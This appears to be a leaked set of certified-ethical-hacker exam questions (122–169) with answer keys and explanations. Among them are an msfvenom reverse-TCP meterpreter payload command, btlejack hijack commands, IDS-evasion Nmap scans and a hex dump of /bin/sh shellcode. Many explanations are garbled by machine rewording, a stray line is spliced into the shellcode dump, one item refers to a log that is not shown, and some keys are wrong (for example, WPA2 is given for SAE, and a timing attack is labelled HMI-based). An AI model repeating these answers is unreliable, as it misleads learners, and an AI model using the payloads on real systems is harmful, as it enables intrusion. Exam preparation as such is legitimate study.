UsesHost VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.

What it Measures Host

VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally "dormant" vulnerabilities - those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.

QUESTION NO: 122

This kind of password cracking method uses word lists in combination with numbers and special characters:

A. Hybrid

B. Linear

C. Symmetric

D. Brute Force

Answer: A

QUESTION NO: 123

Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?

A. btlejack-f 0x129f3244-j

B. btlejack -c any

C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s

D. btlejack -f 0x9c68fd30 -t -m 0x1 ffffffff

Answer: D

QUESTION NO: 124

_____ is a type of phishing that targets high-profile executives such as CEOs, CFOs, politicians, and celebrities who have access to confidential and highly valuable information.

A. Spear phishing

B. Whaling

C. Vishing

D. Phishing

Answer: B

QUESTION NO: 125

Nedved is an IT Security Manager of a bank in his country. One day. he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.

What is the first thing that Nedved needs to do before contacting the incident response team ?

A. Leave it as it Is and contact the incident response te3m right away

B. Block the connection to the suspicious IP Address from the firewall

C. Disconnect the email server from the network

D. Migrate the connection to the backup email server

Answer: C

QUESTION NO: 126

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

A. ophcrack

B. Hootsuite

C. VisualRoute

D. HULK

Answer: B

Explanation

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.

With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.

There area unit many totally different plans to decide on from, from one user set up up to a bespoken enterprise account that's appropriate for much larger organizations.

QUESTION NO: 127

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization deckled to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware. Which of the following tools must the organization employ to protect its critical infrastructure?

A. Robotium

B. BalenaCloud

C. Flowmon

D. IntentFuzzer

Answer: C

Explanation

Source: https://www.flowmon.com

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

QUESTION NO: 128

What would you enter if you wanted to perform a stealth scan using Nmap?

A. nmap -sM

B. nmap -sU

C. nmap -sS

D. nmap -sT

Answer: C

QUESTION NO: 129

Peter, a system administrator working at a reputed IT firm, decided to work from his home and login remotely.

Later, he anticipated that the remote connection could be exposed to session hijacking. To curb this possibility, he implemented a technique that creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information and prevent hackers from decrypting the data flow between the endpoints.

What is the technique followed by Peter to send files securely through a remote connection?

A. DMZ

B. SMB signing

C. VPN

D. Switch network

Answer: C

QUESTION NO: 130

Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

A. Medium

B. Low

C. Critical

D. High

Answer: A

QUESTION NO: 131

An attacker is trying to redirect the traffic of a small office. That office is using their own mail server, DNS server and NTP server because of the importance of their job. The attacker gain access to the DNS server and redirect the direction www.google.com to his own IP address. Now when the employees of the office want to go to Google they are being redirected to the attacker machine. What is the name of this kind of attack?

A. MAC Flooding

B. Smurf Attack

C. DNS spoofing

D. ARP Poisoning

Answer: C

QUESTION NO: 132

Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open pons and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >

B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >

C. nmap -Pn -sT -p 46824 < Target IP >

D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

Answer: B

QUESTION NO: 133

The Payment Card Industry Data Security Standard (PCI DSS) contains six different categories of control objectives. Each objective contains one or more requirements, which must be followed in order to achieve compliance. Which of the following requirements would best fit under the objective, "Implement strong access control measures"?

A. Regularly test security systems and processes.

B. Encrypt transmission of cardholder data across open, public networks.

C. Assign a unique ID to each person with computer access.

D. Use and regularly update anti-virus software on all systems commonly affected by malware.

Answer: C

QUESTION NO: 134

"Testing the network using the same methodologies and tools employed by attackers"

Identify the correct terminology that defines the above statement.

A. Vulnerability Scanning

B. Penetration Testing

C. Security Policy Implementation

D. Designing Network Security

Answer: B

QUESTION NO: 135

Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server. Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Enable unused default user accounts created during the installation of an OS

B. Enable all non-interactive accounts that should exist but do not require interactive login

C. Limit the administrator or toot-level access to the minimum number of users

D. Retain all unused modules and application extensions

Answer: C

QUESTION NO: 136

Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.

What is this document called?

A. Information Audit Policy (IAP)

B. Information Security Policy (ISP)

C. Penetration Testing Policy (PTP)

D. Company Compliance Policy (CCP)

Answer: B

QUESTION NO: 137

What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads

B. Shipping SSL certificate verification

C. Performing content enumeration using a wordlist

D. Performing content enumeration using the bruteforce mode and random file extensions

Answer: C

QUESTION NO: 138

Bob, a system administrator at TPNQM SA, concluded one day that a DMZ is not needed if he properly configures the firewall to allow access just to servers/ports, which can have direct internet access, and block the access to workstations.

Bob also concluded that DMZ makes sense just when a stateful firewall is available, which is not the case of TPNQM SA.

In this context, what can you say?

A. Bob can be right since DMZ does not make sense when combined with stateless firewalls

B. Bob is partially right. He does not need to separate networks if he can create rules by destination IPs, one by one

C. Bob is totally wrong. DMZ is always relevant when the company has internet servers and workstations

D. Bob is partially right. DMZ does not make sense when a stateless firewall is available

Answer: C

QUESTION NO: 139

You have gained physical access to a Windows 2008 R2 server which has an accessible disc drive. When you attempt to boot the server and log in, you are unable to guess the password. In your toolkit, you have an Ubuntu 9.10 Linux LiveCD. Which Linux-based tool can change any user's password or activate disabled Windows accounts?

A. John the Ripper

B. SET

C. CHNTPW

D. Cain & Abel

Answer: C

QUESTION NO: 140

The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept. What is the Wi-Fi encryption technology implemented by Debry Inc.?

A. WEP

B. WPA

C. WPA2

D. WPA3

Answer: C

QUESTION NO: 141

The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive.

Which of the following is being described?

A. Multi-cast mode

B. Promiscuous mode

C. WEM

D. Port forwarding

Answer: B

QUESTION NO: 142

An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop.

Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.

What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

A. Side-channel attack

B. Denial-of-service attack

C. HMI-based attack

D. Buffer overflow attack

Answer: C

QUESTION NO: 143

A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

A. tcp.port = = 21

B. tcp.port = 23

C. tcp.port = = 21 | | tcp.port = =22

D. tcp.port ! = 21

Answer: A

QUESTION NO: 144

Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

A. Macro virus

B. Stealth/Tunneling virus

C. Cavity virus

D. Polymorphic virus

Answer: B

QUESTION NO: 145

A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.

The engineer receives this output:

HTTP/1.1 200 OK

Server: Microsoft-IIS/6

Expires: Tue, 17 Jan 2011 01:41:33 GMT

Date: Mon, 16 Jan 2011 01:41:33 GMT

Content-Type: text/html

Accept-Ranges: bytes

Last Modified: Wed, 28 Dec 2010 15:32:21 GMT

ETag:"b0aac0542e25c31:89d"

Content-Length: 7369

Which of the following is an example of what the engineer performed?

A. Banner grabbing

B. SQL injection

C. Whois database query

D. Cross-site scripting

Answer: A

QUESTION NO: 146

After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 369. Which service Is this and how can you tackle the problem?

A. The service is LDAP. and you must change it to 636. which is LDPAPS.

B. The service is NTP. and you have to change It from UDP to TCP in order to encrypt it

C. The findings do not require immediate actions and are only suggestions.

D. The service is SMTP, and you must change it to SMIME. which is an encrypted way to send emails.

Answer: A

QUESTION NO: 147

Bob received this text message on his mobile phone: "Hello, this is Scott Smelby from the Yahoo Bank.

Kindly contact me for a vital transaction on: scottsmelby@yahoo.com". Which statement

below is true?

A. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.

B. This is a scam because Bob does not know Scott.

C. Bob should write to scottmelby@yahoo.com to verify the identity of Scott.

D. This is probably a legitimate message as it comes from a respectable organization.

Answer: A

QUESTION NO: 148

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application.

Which of the following SQLI types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. Union-based SQLI

B. Out-of-band SQLI

C. In-band SQLI

D. Time-based blind SQLI

Answer: B

Explanation

Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. ... Out-of-band SQLi techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application.

Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

QUESTION NO: 149

In an internal security audit, the white hat hacker gains control over a user account and attempts to acquire access to another account's confidential files and information. How can he achieve this?

A. Privilege Escalation

B. Shoulder-Surfing

C. Hacking Active Directory

D. Port Scanning

Answer: A

QUESTION NO: 150
You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise in order to evade IDS?
A. nmap -A - Pn
B. nmap -sP -p-65535 -T5
C. nmap -sT -O -T0
D. nmap -A --host-timeout 99 -T1
Answer: C

QUESTION NO: 151
Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks. What is the technique employed by Kevin to improve the security of encryption keys?
A. Key derivation function
B. Key reinstallation
C. A Public key infrastructure
D. Key stretching
Answer: D

QUESTION NO: 152
what are common files on a web server that can be misconfigured and provide useful Information for a hacker such as verbose error messages?
A. httpd.conf
B. administration.config
C. idq.dll
D. php.ini
Answer: D
Explanation
The php.ini file may be a special file for PHP. it's where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there's no got to create or modify a php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

QUESTION NO: 153
Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

what command-line parameter could you use to determine the type and version number of the web server?

A. -sv

B. -Pn

C. -V

D. -ss

Answer: A

QUESTION NO: 154

Tremp is an IT Security Manager, and he is planning to deploy an IDS in his small company. He is looking for an IDS with the following characteristics: - Verifies success or failure of an attack - Monitors system activities Detects attacks that a network-based IDS fails to detect - Near real-time detection and response - Does not require additional hardware - Lower ent ry cost Which type of IDS is best suited for Tremp's requirements?

A. Gateway-based IDS

B. Network-based IDS

C. Host-based IDS

D. Open source-based

Answer: C

QUESTION NO: 155

Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?

A. Nikto

B. John the Ripper

C. Dsniff

D. Snort

Answer: A

QUESTION NO: 156

An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

A. Reverse Social Engineering

B. Tailgating

C. Piggybacking

D. Announced

Answer: B

QUESTION NO: 157

Why containers are less secure that virtual machines?

A. Host OS on containers has a larger surface attack.

B. Containers may full fill disk space of the host.

C. A compromise container may cause a CPU starvation of the host.

D. Containers are attached to the same virtual network.

Answer: A

QUESTION NO: 158

You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?

A. filetype

B. ext

C. inurl

D. site

Answer: A

Explanation

Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The "ext:" operator can also be used-the results are identical.

Example: apple filetype:pdf / apple ext:pdf

QUESTION NO: 159

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

A. DNS cache snooping

B. DNSSEC zone walking

C. DNS tunneling method

D. DNS enumeration

Answer: C
Explanation
DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks.Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi.On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voila, we've internet access.This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow.Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it.To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there.There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it).As a pentester all this is often great, as a network admin not such a lot .
How does it work:For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names.For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is:* A Record: Maps a website name to an IP address.example.com ? 12.34.52.67* NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers.example.com ? server1.example.com, server2.example.comWho is involved in DNS tunneling?* Client. Will launch DNS requests with data in them to a website .* One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own.* Server. this is often the defined nameserver which can ultimately receive the DNS requests.The 6 Steps in DNS tunneling (simplified):1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com2. The DNS request goes bent a DNS server.3. The DNS server finds out the A register of your domain with the IP address of your server.4. The request for mypieceofdata.server1.example.com is forwarded to the server.5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.6. The server replies back over DNS and woop woop, we've got signal.

QUESTION NO: 160

what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c

B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c

C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe

> shell.exe

D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe
> shell.exe

Answer: C

QUESTION NO: 161

Fred is the network administrator for his company. Fred is testing an internal switch.
From an external IP address, Fred wants to try and trick this switch into thinking it already
has established a session with his computer. How can Fred accomplish this?

A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source
address of his computer.

B. He can send an IP packet with the SYN bit and the source address of his computer.

C. Fred can send an IP packet with the ACK bit set to zero and the source address of the
switch.

D. Fred can send an IP packet to the switch with the ACK bit and the source address of his
machine.

Answer: D

QUESTION NO: 162

Which of the following Bluetooth hacking techniques does an attacker use to send messages
to users without the recipient's consent, similar to email spamming?

A. Bluesmacking

B. BlueSniffing

C. Bluejacking

D. Bluesnarfing

Answer: C

QUESTION NO: 163

You are the Network Admin, and you get a complaint that some of the websites are no longer
accessible. You try to ping the servers and find them to be reachable. Then you type the IP
address and then you try on the browser, and find it to be accessible. But they are not
accessible when you try using the URL.
What may be the problem?

A. Traffic is Blocked on UDP Port 53

B. Traffic is Blocked on TCP Port 80

C. Traffic is Blocked on TCP Port 54

D. Traffic is Blocked on UDP Port 80

Answer: A

QUESTION NO: 164

OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name
of the tool and the correct syntax to connect to a web server?

A. openssl s_client -site www.website.com:443

B. openssl_client -site www.website.com:443

C. openssl s_client -connect www.website.com:443

D. openssl_client -connect www.website.com:443

Answer: C

QUESTION NO: 165

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?

A. Red hat

B. white hat

C. Black hat

D. Gray hat

Answer: B

Explanation

A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission.White hat hackers can also add teams called "sneakers and/or hacker clubs",red teams, or tiger teams.While penetration testing concentrates on attacking software and computer systems from the beginning - scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example - ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it.Some other methods of completing these include:* DoS attacks* Social engineering tactics* Reverse engineering* Network security* Disk and memory forensics* Vulnerability research* Security scanners such as:- W3af - Nessus- Burp suite* Frameworks such as:- Metasploit* Training PlatformsThese metho ds identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas.

they're ready to do that by hiding software and system 'back-doors' which will be used as a

link to information or access that a non-ethical hacker, also referred to as 'black-hat' or 'grey-hat', might want to succeed in .

QUESTION NO: 166

Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

A. har.txt

B. SAM file

C. wwwroot

D. Repair file

Answer: B

QUESTION NO: 167

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack.

You also notice "/bin/sh" in the ASCII part of the output.

As an analyst what would you conclude about the attack?

```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97  E..Î(.@.2...Ñ:......
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00  .8..oTO©.⌐þxP.\}
Application "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50in
0.05inxvÝ..
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58  BB ÷ÿ¿!÷ÿ¿"÷ÿ¿#÷ÿ¿XX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32  XXXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e  4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33  secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  $n..................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ....................
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90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ....................
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0  ..1Û1É1À°FÍ..å1Ò²f.Ð
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd  1É.ËC.]øC.]ôK.Mü.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0  .1É.EôCf.]ìfÇEî.'.Mð
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43  .Eì.EøÆEü..Ð.MôÍ..ÐC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0  CÍ..ÐCÍ..Ã1É²?.ÐÍ..Ð
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89  AÍ.ë.^.u.1À.F..E.°..
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73  ó.M..U.Í.èãÿÿÿ/bin/s
68 0a                                                          h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1592)
```

A. The buffer overflow attack has been neutralized by the IDS

B. The attacker is creating a directory on the compromised machine

C. The attacker is attempting a buffer overflow attack and has succeeded

D. The attacker is attempting an exploit that launches a command-line shell

Answer: D

QUESTION NO: 168

Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?

A. Time Keeper

B. NTP

C. PPP

D. OSPP

Answer: B

QUESTION NO: 169

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSlv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

A. DROWN attack

B. Padding oracle attack

C. Side-channel attack

D. DUHK attack

Answer: A

Explanation

DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.

DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March

2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.

What will the attackers gain?Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.

Who is vulnerable?Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:

	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

SSLv2

Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.

Is my site vulnerable?Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it. DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.
